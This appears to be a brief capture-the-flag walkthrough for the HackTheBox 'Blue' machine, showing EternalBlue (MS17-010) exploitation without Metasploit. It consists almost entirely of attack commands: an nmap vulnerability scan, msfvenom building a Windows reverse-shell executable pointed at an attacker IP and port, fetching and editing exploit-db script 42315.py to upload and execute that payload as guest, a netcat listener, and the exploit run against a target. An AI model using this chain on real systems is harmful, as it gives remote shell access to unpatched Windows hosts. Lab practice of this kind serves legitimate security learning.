

ETERNAL BLUE WITH METASPLOT AND WITHOUT METASPLOIT



nmap --script vuln -p445 blue.htb



NO METASPLOIT

msfvenom -p windows/shell_reverse_tcp -f exe LHOST=10.10.14.11 LPORT=4444 > eternal-blue.exe

wget https://raw.githubusercontent.com/offensive-security/exploitdb-bin-sploits/master/bin-sploits/42315.py

root@kali:/home/kali/Desktop/hackthebox/blue# mv 42315.py mysmb.py

root@kali:/home/kali/Desktop/hackthebox/blue# searchsploit ms17-010

root@kali:/home/kali/Desktop/hackthebox/blue# cp /usr/share/exploitdb/exploits/windows/remote/42315.py .

gedit 42315.py

USERNAME = 'guest'

PASSWORD = ''

```
        smb_send_file(smbConn, '/home/kali/Desktop/hackthebox/blue/eternal-blue.exe', 'C', '/eternal-blue.exe')

        service_exec(conn, r'cmd /c c:\eternal-blue.exe')
```

root@kali:/home/kali# nc -nlvp 4444

root@kali:/home/kali/Desktop/hackthebox/blue# python 42315.py 10.10.10.40